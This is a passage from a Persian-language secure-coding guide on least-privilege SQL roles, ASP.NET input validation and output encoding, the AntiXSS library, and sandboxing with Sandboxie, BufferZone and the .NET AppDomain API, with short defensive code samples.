همانند تمامی مجوزها، بهتر است به جای تخصیص جداگانه‌ی مجوز، برای هر نقش مشخص مجوزهایی تعیین گردد. SQL این امکان را برای شما فراهم می‌کند تا نقش‌های پایگاه‌داده را ایجاد کنید، کاربران را به آن اضافه کرده و برای آن‌ها مجوزهای موردنظر را تخصیص دهید. نقش‌ها را می‌توان با استفاده از SQL Management Studio و یا با استفاده از دستورات SQL زیر ایجاد کرد.

```
CREATE ROLE auditors AUTHORIZATION db_owner;
```

نقش‌ها یا متعلق به یک کاربر خاص بوده و یا به یک نقش دیگر. در مثال قبل نقشی با نام auditors ایجاد شده است که متعلق به نقش db_owner می‌باشد. یک نقش ساخته شده در SQL، که صاحب پایگاه‌داده به آن تعلق دارد. با فرمان زیر هم می‌توان کاربران را به نقش موردنظر اضافه کرد:

```
EXEC sp_addrolemember 'auditors', 'PhilHa'
```

با این فرمان حساب کاربری PhiHa به گروه auditors اضافه می‌شود. سپس شما می‌توانید به جای کاربران مشخص، حقوقی را از کل گروه گرفته، یا به آن‌ها اعطا کنید:

```
GRANT EXECUTE ON ReadAuditLogin TO auditors
```

حساب‌های با حداقل امتیازات

اعطای قابلیت کنترل کامل پایگاه‌داده، به برنامه وب شاید بسیار وسوسه‌انگیز باشد، اما با وجود حملات تزریق SQL این کار بسیار خطرناک است و می‌بایست کمترین امتیازات و مجوزها که برای کار کردن برنامه موردنیاز است، به آن اختصاص یابد.

به عنوان مثال، اگر شما برنامه گزارشی می‌نویسید، احتمال این‌که نیاز به نوشتن داده داشته باشید، بسیار کم است. بنابراین نباید قابلیت نوشتن داده به برنامه اعطا شود. به علاوه ممکن است در این برنامه جداول گزارشی وجود داشته باشند، که برنامه‌ی اصلی نیاز به خواندن و نوشتن در این جداول نداشته باشد، اما مدیریت نیاز به انجام این عملیات داشته باشد. هر چه امتیازات بیشتری برای برنامه در نظر گرفته شود، احتمال به انجام رسیدن یک حمله‌ی موفق علیه پایگاه‌داده، افزایش خواهد یافت. اگر تمامی دسترسی‌ها به داده‌ها از طریق رویه‌ها و مجوزها امکان‌پذیر باشد، می‌توان از مجوز REVOKE در مقابل جداول پایه

استفاده کرد، مانند تمامی حقوق نقش Public، به این منظور که فقط مدیرها قابلیت دسترسی مستقیم به جداول را داشته باشند.

٤-٢-٤ محدود کردن ورودی

١-٤-٢-٤ استفاده از اعتبارسنجی درخواست ASP.NET

اعتبارسنجی درخواست درASP.NET نسخه‌های 1.1 و 2.0 به طور پیش‌فرض، عناصر HTML و کاراکترهای رزرو شده را، درون داده‌های ارسالی به کارگزار، پیدا می‌کند. این ویژگی باعث می‌شود تا کاربران نتوانند اسکریپتی در برنامه وارد کنند. اعتبارسنجی درخواست می‌تواند تمامی داده‌های ورودی را از نظر دارا بودن مقادیر بالقوه خطرناک یک لیست کدشده را بررسی کند. اگر تطابقی صورت بگیرد، exception از نوع HttpRequestValidationException اعلام می‌شود.

می‌توان اعتبارسنجی درخواست را در فایل Web.config پیکربندی برنامه با اضافه کردن یک عنصر <pages> به همراه "validateRequest="false غیرفعال کرد و یا در یک صفحه‌ی مجزا با تنظیم "ValidateRequest="false در عنصر Pages @ انجام داد.

٢-٤-٢-٤ اطمینان از فعال بودن اعتبارسنجی درخواست ASP.NET در Machine.config

اعتبارسنجی درخواست به صورت پیش‌فرض در ASP.NET فعال است. می‌توان این تنظیمات پیش‌فرض را در فایل Machine.config.comments مشاهده کرد.

```
<pages validateRequest="true" ... />
```

اطمینان حاصل کنید که اعتبارسنجی درخواست با باطل کردن تنظیمات پیش‌فرض درون فایل Machine.config کارگزار و یا در فایل Web.config برنامه، غیرفعال نشده باشد.

به طور کلی برای محدود نمودن ورودی، باید گام‌ها زیر را دنبال کرد:

- **اعتبارسنجی ورودی در سمت کارگزار**: تنها به اعتبارسنجی سمت کاربر اعتماد نکنید زیرا می‌توان از آن به سادگی عبور کرد. از اعتبارسنجی سمت کاربر در کنار اعتبارسنجی سمت کارگزار استفاده کنید تا مسیرهای برگشت به کارگزار کاهش یافته و تجربه کاربری بهبود پیدا کند.

- **طول، بازه، قالب و نوع معتبر**: مطمئن شوید که هر ورودی از ویژگی‌های شما برای یـک داده خوب، پیروی می‌کند.
- **از نوع دهی محکمی برای داده‌ها استفاده کنید**: مقادیر عددی را به انواع عددی داده تخصیص دهید مانند Integer و Double. به انواع رشته‌ای مقادیر رشته‌ها را اختصاص دهید و تاریخ‌ها را به انواع DateTime.
- برای برنامه‌های تحت‌وب که شامل ورودی کنترل شده توسط کارگزار هستند، از کنترل اعتبارسنجی ASP.NET برای محدود کردن ورودی استفاده کنید. برای داده‌های ورودی که از منابع دیگری سرچشمه می‌گیرند، مانند QueryString، کوکی‌ها و سرآیندهای HTTP ورودی را با استفاده از کلاس Regex از فضای نام System.Text.RegularExpressions، محدود کنید.
- با روش HtmlEncode رشته‌ی ورودی را کدگذاری کنید.
- از یک StringBuilder استفاده کرده و روش جایگذاری آن را فراخوانی کنید تا کدگذاری‌های روی عناصر HTML، که شما اجازه می‌دهید را، به صورت انتخابی پاک کند.

۵-۲-٤ کدگذاری خروجی

هدف کدگذاری خروجی (به این دلیل که مربوط به اسکریپت‌نویسی بین‌سایتی است) تبدیل ورودی غیرقابل اعتماد به فرم ایمن است که در آن وردی به عنوان داده و بدون اجرا شدن در مرورگر، به کاربر نشان داده می‌شود.

۱-۵-۲-٤ کدگذاری خروجی ناامن با استفاده از HtmlEncode

در روش HtmlEncode، کدگذاری HTML روی رشته‌ای مشخص اجرا می‌شود. این تابع به عنوان روش سریع کدگذاری داده‌های فرم و دیگر داده‌های درخواستی کاربر، قبل از استفاده در برنامه‌ی وب، استفاده می‌شود. کدگذاری، کاراکترهایی که ممکن است ناامن باشند را به معادل کدگذاری شده HTML آن تبدیل می‌کند. اگر رشته‌ای که کدگذاری می‌شود Double-Byte Character Set یا DBCS نباشد، HTMLEncode کاراکترها را به روش زیر تغییر می‌دهد:

- کاراکترهای کوچک‌تر از (<) به &lt تبدیل می‌شوند.

- کاراکترهای بزرگ‌تر از (<) از به &gt تبدیل می‌شوند.
- کاراکتر علامت (&) به &amp تبدیل می‌شود.
- کاراکتر (") به &quot تبدیل می‌شود.
- هرکاراکتر که کد اسکی آن بزرگ‌تر و یا مساوی 0x80 باشد، به &#<number> تبدیل می‌شود که در آن<number> نشان دهنده مقدار کاراکتر اسکی است.

این اسکریپت:

```
<%= Server.HTMLEncode("The paragraph tag: <P>") %>
```

خروجی زیر را تولید می‌کند:

```
The paragraph tag: &lt;P&gt;
```

این خروجی در یک مرورگر وب به صورت زیر نمایش داده می‌شود:

```
The paragraph tag: <P>
```

نکته: کدگذاری خروجی را جایگزین بررسی ورودی از نظر قالب و صحت نکنید بلکه آن را به عنوان روش ایمنی اضافی در نظر بگیرید.

تابع HttpServerUtility.HtmlEncode برای دسترسی در زمان اجرا از یک برنامه‌ی ASP.NET به تابع HttpUtility.HtmlEncode مناسب است. در فایل کد یک صفحه‌ی وب ASP.NET، به یک نمونه از کلاس HttpServerUtility از طریق ویژگی Server می‌توان دسترسی پیدا کرد. در کلاسی که درون فایل کد پشت صفحه نیست، با استفاده از HttpContext.Current.Server می‌توان به کلاس HttpServerUtility دست یافت.

مثال‌های زیر نشان‌دهنده چگونگی کدگذاری مقادیری هستند که ممکن است موجب تولید کدهای غیر امن شوند. این کدها عموماً در فایل‌های کد پشت یک صفحه‌ی وب وجود دارند. معمولاً داده‌هایی که از کاربر یا از درخواست دریافت می‌شوند از روش HTML کدگذاری خواهند شد. نتیجه اشاره به یک کنترل Literal دارد.

```
public partial class _Default : Page
{
   protected void Page_Load(object sender, EventArgs e)
   {
      Result.Text = Server.HtmlEncode("<script>unsafe</script>");
   }
}
```

مثال بعدی مشابه‌ی قبلی می‌باشد با این تفاوت که کد شدن مقادیری را در کلاسی نشان می‌دهد که کد پشت یک صفحه‌ی وب نیست.

```
public class SampleClass
{
   public string GetEncodedText()
   {
      return
 HttpContext.Current.Server.HtmlEncode("<script>unsafe</script>");
   }
}
```

۱-۱-۵-۲-٤ کدگذاری کدهای سمت کارخواه

هنگام اجرای عملیات کدگذاری در کدهای سمت کارخواه، زبان مورد استفاده همیشه جاوا اسکریپت است که در درون خود توابعی دارد که داده را در محتواهای مختلف، کدگذاری می‌کنند. هنگام کدگذاری سمت کارگزار، باید از توابع موجود در زبان کدهای سمت کارگزار و قالب آن‌ها استفاده کرد. به دلیل استفاده از زبان‌ها و چارچوب‌های متفاوت در کدهای سمت کارگزار، در این نوشتار نمی‌توان جزئیات تمامی این زبان‌ها و چارچوب‌ها را بررسی کرد. با این حال آشنایی با توابع کدگذاری جاوا اسکریپت که در سمت کاربر استفاده می‌شوند، برای درک توابع سمت کارگزار مفید خواهد بود.

زمانی که با استفاده از جاوا اسکریپت، ورودی‌های کاربر را کدگذاری می‌کنیم، تابع‌ها و ویژگی‌های ذاتی زیادی وجود دارند که به صورت خودکار تمامی داده‌ها را با توجه به زمینه آن‌ها، کدگذاری می‌کنند.

جدول ٤-۳: کدگذاری در سمت کارخواه با استفاده از جاوااسکریپت

محتوا	روش / خاصیت
محتوای عناصر HTML	*node*.textContent = ***userInput***
مقدار صفات HTML	*element*.setAttribute(*attribute*, ***userInput***) یا *element*[*attribute*] = ***userInput***
مقدار Url	window.encodeURIComponent(***userInput***)
مقدار Css	*element*.style.*property* = ***userInput***

در جدول فوق زمینه مقادیر جاوا اسکریپت ذکر نشده است زیرا جاوا اسکریپت هیچ روش درونی برای کدگذاری داده‌های مشمول در کد منبع جاوا اسکریپت ندارد.

۲-۵-۲-٤ کدگذاری خروجی ناامن با استفاده از UrlEncode

از تابع UrlEncode(String) می‌توان برای کدگذاری تمام URLها استفاده کرد از جمله مقادیر QueryString. اگر کاراکترهایی نظیر فاصله و علائم نگارشی در یک جریان HTTP، بدون کدگذاری رها شوند، ممکن است در هنگام دریافت به درستی تفسیر نشوند. کدگذاری URL، کاراکترهایی که درون URL نامعتبر محسوب می‌شوند را به کاراکترهای مجاز معادل، تبدیل می‌کند. رمزگشایی URL، عملیات عکس کدگذاری را انجام می‌دهد. مثلاً هنگامی که کاراکترهای > و < برای ارسال درون بلوک متنی یک URL قرار می‌گیرند، به صورت %3c و %3e کدگذاری می‌شوند.

یک URL را می‌توان هم به وسیله تابع UrlEncode و هم با تابع UrlPathEncode کدگذاری نمود. این دو روش نتایج متفاوتی را تولید می‌کنند. در روش UrlEncode هر کاراکتر فاصله تبدیل به یک کاراکتر مثبت (+) می‌شود. اما روش UrlPathEncode هر فاصله را به صورت رشته "%20" کد می‌کند که در مبنای شانزده نشان‌دهنده کاراکتر فاصله است.

بهتر است هنگامی که بخش مسیر یک URL را کدگذاری می‌کنید از تابع UrlPathEncode استفاده کنید، تا به رمزگشایی صحیح‌تر، بدون وابستگی به ساختار مرورگری که رمزگشایی را انجام می‌دهد، دست پیدا کنید.

تابع HttpUtility.UrlEncode به صورت پیش‌فرض از رمزگذاری UTF-8 استفاده می‌کند به همین علت با استفاده از روش UrlEncode، نتیجه مشابه استفاده از UrlEncode و تعیین UTF8 به عنوان پارامتر دوم، به دست می‌آید.

تابع HttpServerUtility.UrlEncode مسیر مناسبی برای دسترسی به تابع UrlEncode در زمان اجرای برنامه ASP.NET است.

در فایل کد پشت یک صفحه‌ی وب ASP.NET، از طریق ویژگی Server به یک نمونه از کلاس HttpServerUtility دسترسی پیدا کنید. در یک فایل که پشت یک صفحه‌ی وب نیست، از HttpContext.Current.Server برای دسترسی به نمونه‌ای از کلاس HttpServerUtitlity استفاده کنید.

برای کدگذاری یا رمزگشایی مقادیر خارج از یک برنامه کاربردی وب از کلاس WebUtility استفاده کنید.

مثال زیر چگونگی کد کردن URL مقادیر رشته درخواست یک hyperlink را نشان می‌دهد. این کد در فایل کد پنهان یک صفحه‌ی وب قرار می‌گیرد. معمولاً مقادیری که از کاربر و یا درخواست، دریافت می‌شوند از این روش کدگذاری می‌گردند. NextPage به یک کنترل HyperLink اشاره دارد.

```
public partial class _Default : Page
{
   protected void Page_Load(object sender, EventArgs e)
   {
       string destinationURL =
       "http://www.contoso.com/default.aspx?user=test";
       NextPage.NavigateUrl = "~/Finish?url=" +
       Server.UrlEncode(destinationURL);
   }
}
```

مثال بعدی مشابه مثال قبل است با این تفاوت که این روش را در کلاسی نشان می‌دهد که در فایل پشت یک صفحه‌ی وب نیست.

```
public class SampleClass
{
   public string GetUrl()
   {
       string destinationURL =
       "http://www.contoso.com/default.aspx?user=test";
       return "~/Finish?url=" +
       HttpContext.Current.Server.UrlEncode(destinationURL);
   }
}
```

٦-٢-٤ کتابخانه‌ی Anti-XSS

کتابخانه‌ی AntiXSS (The Anti-Cross Site Scripting) یک ابزار مفید برای جلوگیری از انواع حملات اسکریپتی بر علیه وب‌سایت‌های ASP.NET بوده است. AntiXSS بخشی از کتابخانه‌ی حفاظتی وب[1] (WPL) همراه با یک موتور امنیت در زمان اجرا[2] (SRE) است. SRE یک ماژول HTTP است که می‌تواند به طور خودکار تقریبا همه‌ی خروجی‌های در معرض خطر را کدگذاری کند. در اکثر موارد، این بدان معنی است که هر خروجی که از ورودی غیر قابل اطمینان کاربر تولید می‌شود، کدگذاری شده است. مایکروسافت این ابزار را تحت مجوز عمومی آزاد مایکروسافت (MS-PL)، منتشر کرده است که به شما این امکان را می‌دهد که هر عملی که می‌خواهید با این کتابخانه انجام دهید.

---

[1] Web Protection Library

[2] Security Runtime Engine

کتابخانه‌ی AntiXSS متشکل است از مجموعه‌ای از توابع کدگذاری برای هر نوع ورودی کاربر، از جمله عناصر و صفات HTML، XML، CSS، LDAP و JavaScript. این کتابخانه از یک لیست سفید استفاده می‌کند، که باعث می‌شود کتابخانه هر آنچه را که در این لیست سفید گنجانده نشده است کدگذاری کند. این لیست به منظور حفاظت در برابر حملات اسکریپت نویسی بین‌سایتی طراحی شده است. این حملات یکی از بدترین راه‌هایی است که یک مهاجم با استفاده از آن می‌تواند یک برنامه را بشکند و در آن وقفه ایجاد کند.

امروزه مایکروسافت ویژگی‌های کتابخانه‌ی AntiXSS را در نسخه‌ی ٤,٥ از .NET Framework در System.Web.Security.AntiXss namespace قرار داده که از طریق یک شی AntiXssEncoder به نمایش گذاشته می‌شود. شما می‌توانید از این نوع روش‌ها برای کدگذاری داده به شیوه‌های مختلف استفاده کنید، اما ساده‌ترین راه برای استفاده از کتابخانه، پیکربندی یک برنامه ASP.NET برای استفاده از ویژگی‌های AntiXSS به صورت پیش‌فرض می‌باشد. شما می‌توانید این قابلیت را با اضافه کردن ویژگی encoderType به عنصر httpRuntime در web.config انجام دهید، همان‌گونه که در مثال زیر نشان داده شده است:

```
<httpRuntime ...
    encoderType="System.Web.Security.AntiXss.AntiXssEncoder,
    System.Web,Version=4.0.0.0,Culture=neutral,
    PublicKeyToken=b03f5f7f11d50a3a" />
```

مزایای استفاده از کتابخانه‌ی Anti-XSS :

- **بهبود عملکرد**: این کتابخانه کاملاً با در ذهن داشتن عملکرد و کارایی سیستم بازنویسی شده است و حفاظت از برنامه‌ی کاربر را در مقابل حملات xss تضمین می‌کند.
- **جهانی‌سازی امن**: وب‌سایت‌ها یک مکان جهانی هستند و موضوع حملات اسکریپت‌نویسی بین سایتی نیز یک مسئله جهانی است. یک حمله می‌تواند در هرجایی نوشته شود و امروزه Anti-XSS سایت شما را در مقابل حملات xss که به زبان‌های مختلفی نوشته می‌شوند حفاظت می‌کند.
- **سازگاری با استانداردها**: این کتابخانه مطابق با استانداردهای مدرن وب نوشته شده است. شما می‌توانید به راحتی از این کتابخانه استفاده کنید بدون این‌که نگران تاثیر منفی آن بر روی UI باشید.

١-٦-٢-٤ کدگذاری خروجی با استفاده از کتابخانه‌ی Anti-XSS

فضای نام System.Web.Security.AntiXss دارای تابع‌هایی برای کدگذاری رشته‌ها می‌باشد و به عبارت دیگر کاربر را در حفاظت از وب‌سایت خود در مقابل حملات اسکریپت نویسی بین سایتی یاری می‌دهد. در

این فضای نام یک کلاس AntiXssEncoder وجود دارد که یک رشته برای استفاده در html، xml، css و url کدگذاری می‌کند.

برخی از تابع‌هایی که کلاس فوق برای کدگذاری و در اختیار می‌گذارد عبارتند از:

جدول ٤-٤: تابع‌های کلاس AntiXssEncode و کاربرد آن‌ها

تابع	شرح
CssEncode	رشته را برای استفاده در CSS کدگذاری می‌کند.
HtmlEncode	رشته را برای استفاده در HTML کدگذاری می‌کند و مشخص می‌کند که آیا از موجودیت‌های نام‌دار HTML 4.0 استفاده بشود یا خیر.
HtmlAttributeEncode	رشته را برای استفاده در یک صفت HTML کدگذاری می‌کند.
HtmlFormUrlEncode	رشته را برای استفاده در تحویل فرمی که نوع MIME آن application/x-www-form-urlencoded است، کدگذاری می‌کند.
UrlEncode	رشته را برای استفاده در یک URL آماده می‌کند.
XmlEncode	رشته را برای استفاده در صفات XML کدگذاری می‌کند.
XmlAttributeEncode	رشته را برای استفاده در صفات XML کدگذاری می‌کند.

٤-٣ Sandboxing

Sandboxing، عملیات اجرای کد در یک محیط امن محصور شده است، که مجوزهای داده شده به یک کد را محدود می‌کند. برای مثال اگر شما کتابخانه‌ای مدیریت‌شده دارید که منبع اصلی آن کاملاً مورد اعتماد نیست، نباید آن را با اطمینان کامل اجرا نمایید، یعنی باید این کد را درون یک سندباکس قرار داده و تنها مجوزهایی را به آن اختصاص دهید که ممکن است به آن‌ها نیاز داشته باشد(مثلاً مجوز اجرا).

هم‌چنین می‌توانید برای آزمون کدهایی که در یک محیط نسبتاً قابل اعتماد منتشر می‌کنید، از سندباکس استفاده نمایید.

مرکز مدیریت امنیت و هماهنگی عملیات رخدادهای رایانه‌ای

۱-۳-٤ نرم‌افزار Sandboxing: Sandboxie

Sandboxie برنامه‌ی شما را در یک محیط ایزوله‌ی مجازی به نام sandbox اجرا می‌کند. تحت نظارت Sandboxie، برنامه در حالت عادی و در بالاترین سرعت به اجرا در می‌آید، اما نمی‌تواند اثرات دائمی روی کامپیوتر شما باقی بگذارد و تغییرات تنها درون همان sandbox معتبر می‌باشند.

کامپیوتر خود را به عنوان یک تکه کاغذ در نظر بگیرید. هر برنامه‌ای که اجرا می‌شود، اثری مانند نوشتن بر روی کاغذ باقی می‌گذارد. هنگامی که مرورگرتان را باز می‌کنید، به ازای هر سایتی که بازدید می‌شود، روی کاغذ اثری باقی می‌گذارد و هر بدافزاری که با آن مواجه شوید تلاش می‌کند تا اثر خود را روی کاغذ دائمی کند. نرم‌افزارهای قدیمی حفظ حریم شخصی و ضد بدافزارها، تلاش می‌کردند تا هرگونه نوشته و اثری که در نظرشان ناخواسته روی سیستم انجام می‌شد را پاک نمایند، که البته در اکثر مواقع هم به درستی کشف می‌شدند. ولی اولاً سازندگان این نرم‌افزارها هم می‌بایست به آن‌ها می‌آموختند که دنبال چه نوع نوشته‌ها و اثراتی باشند و هم این‌که چگونه آن‌ها را پاک کنند. از طرف دیگر محیط سندباکس نرم‌افزار Sandboxie مانند لایه‌ای شفاف که روی کاغذ قرار گرفته است، عمل می‌کند. برنامه‌ها روی این لایه شفاف می‌نویسند که برای آن‌ها دقیقاً همانند کاغذ اصلی است. هنگامی که شما سندباکس را پاک می‌کنید به مانند پاک کردن لایه شفاف است و کاغذ اصلی دست نخورده باقی می‌ماند.

Sandboxie به عنوان اولین خط دفاعی شما بوده و می‌بایست با ضد بدافزارها و آنتی‌ویروس‌های سنتی، کامل شود. این راه‌حل‌ها به شما کمک می‌کنند تا سیستم‌تان از هر طریقی آلوده نشود. معمولاً در روش‌های سنتی از تطابق با الگوهای مشخص به طرق مختلف برای یافتن برنامه‌های مخرب و دیگر تهدیدات، استفاده می‌شد. اما Sandboxie در واقع نسبت به هیچ کدی آن قدر اطمینان پیدا نمی‌کند که اجازه خروج سندباکس را به آن بدهد. استفاده از ترکیب این دو روش می‌تواند نرم‌افزارهای مخرب را «که امروزه مورد توجه گروه‌های ناشناس قرار گرفته‌اند» از کامپیوتر شما دور نگاه دارد.

نیازمندی‌های sandboxie

Sandboxie روی ویندوز XP، ویندوز Vista، ویندوز ۷، ویندوز ۸ و ۸,۱ و ویندوز ۱۰ قابل اجراست. (به جز مرورگر Edge و Metro(tile) Apps). اما در ویندوزهای ۹۵، ۹۸ یا ME و یا در سیستم‌های عامل مک یا لینوکس قابل اجرا نمی‌باشد. به دلیل عدم پشتیبانی، Sandboxie را نباید در سیستم‌های عامل کارگزار مایکروسافت نصب کرد. Sandboxie را می‌توان در محیط ماشین مجازی (VMWare، VirtualBox، Apple BootCamp و غیره) اجرا نمود. هیچ برنامه‌ای برای پشتیبانی این محیط‌ها به صورت مستقیم وجود ندارد.

Sandboxie نیاز به بستر سخت‌افزاری خاصی نیز ندارد. تنها به فضای بسیار کمی از حافظه نیاز است که اثری روی کارایی سیستم نخواهد داشت.

آیا Sandboxie در مقابل key-loggersهای مخرب از شما محافظت می‌کند؟

جواب به این سوال تا حدودی مثبت است. اول این نکته مهم است که سیستم شما (بیرون از Sandboxie) قبلاً به key-loggerها آلوده نشده باشد زیرا Sandboxie توانایی محافظت از سیستم در برابر key-loggerهایی که از قبل موجود باشند را ندارد.

ممکن است این فرض را در نظر بگیرید که تمامی عملیات مرور وب را درون sandbox انجام دهید تا مانع ورودی تصادفی key-loggerها به درون سیستم شوید. مطمئن شدن از کشف key-loggerها کار بسیار دشواری است بنابراین بهترین روشی که Sandboxie برای مقابله با آن‌ها در اختیارتان قرار می‌دهد، پاک کردن سندباکس است. هنگامی که شما همه فعالیت‌های درون تمامی سندباکس‌ها را متوقف می‌کنید و سپس سندباکس مورد استفاده را پاک می‌کنید، به هیچ وجه نمی‌توان مطمئن بود که تمامی key-loggerها هم پاک می‌شوند.

۲-۳-٤ نرم‌افزار Sandboxing: BufferZone Pro

BUFFERZONE یا راه‌حل امنیت کامپیوترها، از شرکت‌ها در مقابل تهدیدات پیشرفته‌ای هم‌چون zero-day، drive-by download، حملات phishing و APTها، محافظت می‌کند. BUFFERZONE با داشتن محفظه با مرزهای کاملاً مجزا، پل زدن و هوشمندی، این امکان را برای کارکنان فراهم می‌کند تا در عین حفظ امنیت شرکت، دسترسی نامحدود به برنامه‌های اینترنتی، ایمیل و حافظه‌های جانبی داشته باشند.

از آن‌جایی که تهدیدات سایبری به سرعت در حال پیشرفته‌تر شدن هستند، دیگر با راه‌حل‌های قدیمی نمی‌توان جلو نفوذ آن‌ها به کامپیوترهای کاربران را گرفت. تهدیدات امروزی در واقع هدف‌هایی در حال حرکتی هستند که نمی‌توان آن‌ها را حتی با دقت کامل هم کشف کرد. به همین دلیل BUFFERZONE روش دیگری را دنبال می‌کند: ایزوله کردن مرورگرها، ایمیل و حافظه‌های جانبی در محیط‌های مجازی مربوط به خودشان و در نتیجه محافظت از کامپیوترها در مقابل نفوذ.


BUFFERZONE برای کاربران به معنای دسترسی شفاف به اطلاعات است. برای تیم‌های IT، امنیت کامپیوترها را در عین کاهش اعلان‌های نادرست ساده‌تر می‌کند، بنابراین امکان توجه به مسائل مهم‌تر فراهم می‌شود.

انباره‌ی مجازی BUFFERZONE محتوای هر منبعی که ممکن است ناامن تلقی شود را محافظت می‌کند مانند مرورگرهای وب، ایمل، Skype، FTP و حتی حافظه‌های جانبی. به وسیله‌ی BUFFERZONE می‌توان سیاست‌های مهار دانه‌بندی شده را با توجه به سگمنت شبکه، محل فایل یا برچسب، امضای دیجیتال و منبع URL/IP تعیین کرد.

BUFFERZONE هم برای برنامه و هم کاربر، شفاف بوده و توانایی جداسازی تهدیدات را از دیگر بخش‌های یک کامپیوتر داراست. BUFFERZONE می‌تواند تمامی محیط برنامه را ایزوله کند، هم حافظه و هم فایل‌ها، رجیستری و دسترسی به شبکه. هر گونه تلاش برای آلوده کردن سیستم به مرزهای محفظه محدود شده و از رسیدن آن به کامپیوترها جلوگیری می‌شود.

BUFFERZONE یک راه‌حل کامل برای پاک نگاه داشتن ترمینال‌ها از بدافزارها و در نتیجه حداکثر ساختن شفافیت برای کاربران و کنترل برای IT به حساب می‌آید. امکانات راه‌حل امنیتی پیشرفته BUFFERZONE که در شکل **Error! Reference source not found.** نشان داده شده‌اند به شرح زیرند:

- **محفظه مجازی**: یک محیط امن مجازی برای دسترسی به هر محتوا از بالقوه خطرناک مانند مرورگرهای اینترنت، رسانه‌های قابل جداسازی و ایمیل.
- **پل امن**: یک فرآیند قابل پیکربندی برای جداسازی داده‌های محفظه است که باعث امکان همکاری بین افراد و سیستم‌ها و تضمین امنیت و انطباق، می‌شود.
- **هوش‌مندی**: گزارش‌دهی دقیق و یکپارچه‌سازی با استفاده از مدیریت رویدادها و اطلاعات امنیتی (SIEM) و تجزیه تحلیل داده‌های بزرگ برای تشخیص حملات انجام شده.



شکل ٤-٥ : امکانات امنیتی پیشرفته BUFFERZONE

۳-۳-٤ واسط برنامه‌نویسی سندباکس در چارچوب دات‌نت

برای اجرای یک برنامه درون یک سندباکس مراحل زیر را اجرا کنید:

۱. مجموعه مجوزها را برای اعطا به برنامه‌های نامطمئن می‌دهید، ایجاد نمایید. حداقل اجازه‌ای که می‌توانید اختصاص دهید، مجوز اجرا است. علاوه بر این، می‌توانید مجوزهای دیگری نیز که فکر می‌کنید اعطای آن‌ها به برنامه‌های نامطمئن، بی‌خطر است را به مجموعه اضافه نمایید. برای مثال IsolatedStorageFilePermission. کد زیر یک مجموعه، تنها با مجوز اجرا را ایجاد می‌کند:

```
PermissionSet permSet = new PermissionSet(PermissionState.None);
permSet.AddPermission(new
SecurityPermission(SecurityPermissionFlag.Execution));
```

هم‌چنین به جای روش قبل می‌توانید از مجموعه مجوزهای مشخصی که از قبل ایجاد شده‌اند، مانند Internetاستفاده کنید.

```
Evidence ev = new Evidence();
ev.AddHostEvidence(new Zone(SecurityZone.Internet));
PermissionSet internetPS = SecurityManager.GetStandardSandbox(ev);
```

تابع GetStandardSandbox، بسته نوع منطقه که در شاهد موجود است، یا مجموعه مجوز اینترنت یا مجموعه‌ی اینترانت محلی را به عنوان نتیجه تولید می‌کند. این روش هم چنین چند مجوز هویت هم برای اشیا شاهد که به عنوان مراجع، ارسال می‌شوند، تولید می‌کند.

۲. اسمبلی را که شامل کلاس میزبانی است (که در این مثال Sandboxer نام دارد.) و کد نامطمئن را فراخوانی می‌کند، امضا کنید. نام قوی را که برای امضا کردن اسمبلی استفاده می‌شود، به آرایه StrongName مربوط به پارامتر fullTrustAssemblies فراخوانی CreateDomain، اضافه نمایید. کلاس میزبانی باید به صورت کاملاً قابل اطمینان اجرا شود تا بتوان کدهای نیمه مطمئن را اجرا کرد و یا به برنامه‌های از این نوع، خدمات‌رسانی کرد. به روش زیر می‌توانید نام قوی یک اسمبلی را بخوانید:

```
StrongName fullTrustAssembly =
typeof(Sandboxer).Assembly.Evidence.GetHostEvidence<StrongName>();
```

اسمبلی‌های چارچوب دات‌نت مانند mscorlib و System.dll نیازی به اضافه شدن به لیست کاملاً قابل اطمینان ندارند زیرا از کش سراسری اسمبلی به همین صورت بارگذاری می‌شوند.

۳. به پارامتر AppDomainSetup مربوط به تابع CreateDomain مقدار اولیه اختصاص دهید. به وسیله‌ی این پارامتر بسیاری از تنظیمات AppDomain جدید، قابل کنترل می‌باشد. ApplicationBase ویژگی بسیار مهمی است و می‌بایست با ApplicationBase مربوط به AppDomain برنامه میزبان، متفاوت باشد. در غیر این صورت، برنامه ناشناس می‌تواند میزبان را مجبور به بارگذاری خطاهای تعریف شده توسط خود کرده (تحت عنوان برنامه کاملاً قابل اعتماد) و در نتیجه آن را آلوده نماید. این هم دلیل دیگری است که استفاده از catch یا توصیه نمی‌شود. تنظیم متفاوت ApplicationBaseهای برنامه میزبان و برنامه‌ای که درون sandbox اجرا می‌شود، خطر سوءاستفاده را از بین خواهد برد.

```
AppDomainSetup adSetup = new AppDomainSetup();
adSetup.ApplicationBase = Path.GetFullPath(pathToUntrusted);
```

٤. برای ایجاد دامنه‌ی برنامه یا استفاده از پارامترهایی که تعریف کردیم، CreateDomain(String, Evidence, AppDomainSetup, PermissionSet, StrongName[]) را فراخوانی کنید.

امضای این روش به شکل زیر است:

```
public static AppDomain CreateDomain(string friendlyName,
    Evidence securityInfo, AppDomainSetup info, PermissionSet grantSet,
params StrongName[] fullTrustAssemblies)
```

اطلاعات اضافه:

